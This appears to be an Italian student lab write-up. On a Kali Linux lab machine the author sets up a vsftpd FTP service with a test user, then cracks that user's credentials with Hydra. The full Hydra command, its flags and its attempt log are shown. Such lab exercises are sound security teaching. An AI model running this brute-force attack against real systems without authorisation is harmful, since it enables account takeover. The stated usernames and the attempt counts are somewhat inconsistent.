
-t 8: Imposta il numero massimo di thread paralleli (in questo caso 8) che Hydra utilizzerà per tentare le combinazioni username-password.

-V: Hydra visualizza ogni tentativo di login effettuato, mostrando la combinazione di username e password in corso di verifica

Effettivamente osservando la seconda foto possiamo vedere come Hydra abbia trovato una combinazione corretta di username e password



```
┌──(kali㉿kali)-[~/Documents]
└─$ sudo adduser test_ftp

[sudo] password for kali:
info: Adding user `test_ftp' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_ftp' (1002) ...
info: Adding new user `test_ftp' (1002) with group `test_ftp (1002)' ...
info: Creating home directory `/home/test_ftp' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_ftp
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```




```
┌──(kali㉿kali)-[~/Documents]
└─$ sudo apt-get install vsftpd

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  ibverbs-providers libboost-iostreams1.83.0 libboost-thread1.83.0 libcephfs2 libgfapi0 libgfrpc0 libgfxdr0 libglusterfs0 libibverbs1 libpython3.11-dev librados2 librdmacm1t64 python3-lib2to3 python3.11 python3.11-dev
  python3.11-minimal samba-vfs-modules
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1804 not upgraded.
Need to get 142 kB of archives.
After this operation, 352 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13.1 [142 kB]
Fetched 142 kB in 0s (357 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 407247 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13.1_amd64.deb ...
Unpacking vsftpd (3.0.3-13.1) ...
Setting up vsftpd (3.0.3-13.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.3.1) ...

┌──(kali㉿kali)-[~/Documents]
└─$ sudo service vsftpd start
```


Ho scelto di testare la sicurezza del servizio FTP utilizzando Hydra per il cracking delle credenziali. Come per ssh, ho creato un nuovo utente “ftp_user” con password “ftppass”.

Ho installato il pacchetto FTP con **sudo apt-get install vsftpd** ed avviato il servizio con **sudo service vsftpd start.**

Ho poi preso i due file di testo con username e password creati prima, inserito le nuove credenziali e lanciato il comando per il cracking con Hydra.



```
┌──(kali㉿kali)-[~/Documents]
└─$ hydra -L /home/kali/Documents/Usernames.txt -P /home/kali/Documents/Passwords.txt 192.168.50.100 -t 8 -V ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bindin

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 06:19:40
[DATA] max 8 tasks per 1 server, overall 8 tasks, 30 login tries (l:5/p:6), ~4 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "master" - 1 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 2 of 30 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass123" - 3 of 30 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password12345" - 4 of 30 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123test" - 5 of 30 [child 4] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "" - 6 of 30 [child 5] (0/0)
```



```
[ATTEMPT] target 192.168.50.100 - login "ftptest" - pass "testpass123" - 63 of 100 [child 7] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftptest" - pass "password12345" - 64 of 100 [child 9] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftptest" - pass "123test" - 65 of 100 [child 1] (0/0)
[21][ftp] host: 192.168.50.100   login: test_ftp   password: ftppass
[ATTEMPT] target 192.168.50.100 - login "ftptest" - pass "ftppass" - 66 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftptest" - pass "passftp" - 67 of 100 [child 11] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftptest" - pass "passwordftp" - 68 of 100 [child 14] (0/0)
```

Nella prima immagine il comando lanciato:

- hydra -L /home/kali/Documents/Usernames.txt -P /home/kali/Documents/Passwords.txt 192.168.50.100 -t8 -V ftp

Anche in questo caso Hydra ha trovato la combinazione corretta di username e password.